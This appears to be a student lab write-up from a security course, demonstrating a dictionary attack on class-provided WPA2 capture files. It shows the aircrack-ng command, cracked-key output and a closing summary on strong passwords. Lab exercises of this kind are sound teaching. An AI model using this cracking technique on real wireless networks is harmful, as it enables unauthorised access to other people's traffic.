┌──(root㉿kali)-[~/Lab Resources (2023 Spring)/Lab Resources/Module 5]
└─# aircrack-ng lab5wpa2-demo.cap
Reading packets, please wait...
Opening lab5wpa2-demo.cap
Read 10074 packets.
```


```
                              Aircrack-ng 1.7

    [00:00:00] 16/14344392 keys tested (67.01 k/s)

    Time left: 2 days, 11 hours, 27 minutes, 43 seconds        0.00%

                          KEY FOUND! [ password ]


    Master Key     : 20 64 DE 6A 2E 73 86 96 81 91 8E 8C 1E 32 49 FC
                     3B C9 0A 44 BC 2B 6E 94 45 4B BF 8F B9 79 FC 3B

    Transient Key  : 48 5D 7F 5E F5 AA 69 76 D8 85 83 31 FA 2A 65 A4
                     C0 A0 D1 4A 96 BC C5 96 65 7A FC A2 44 94 14 51
                     EC 9C 42 51 E1 EA BF AE 5F BB 64 11 0D 60 70 24
                     77 81 71 A3 2C 1B BC D1 0A 1C BF 1C EC 00 00 00

    EAPOL HMAC     : 49 94 2C 92 12 04 BA 66 ED D8 40 0F 10 A5 19 47
```


Task D: 30 points

Each student will be assigned a new WPA2 traffic file for analysis. You need to refer to the table below and find the file assigned to you based on the LAST digit of the MD5 of your MIDAS ID. For example, the last digit of the hash for svatsa is 8. Thus, I should pick up the file "WPA2-P3-01.cap.

```
┌──(root㉿kali)-[~]
└─# echo -n asham006 | md5sum
8a593fb6cbe0c505c656f7f0f8fe0d61  -
```

1. Implement a dictionary attack and decrypt the traffic using the correct file based on your last character of md5 hash for your midas name. - 20 points





Description Summary: Within the WPA2 it can be seen that the password was “password” making it extremely easy for dictionary attack to crack it. We must remember that the dictionary attacks look for simple words already in a dictionary list. In the second screen shot above we can see there are a total of 12 stations seen, 2660 packets read, 629 WPA packets, and 471 WPA packets decrypted. To conclude it is important to understand how to create a strong password that a dictionary attack would not be able to crack. You can use special characters, number, capital letters within your passwords. Ensuring that it is something that a dictionary attack can’t crack.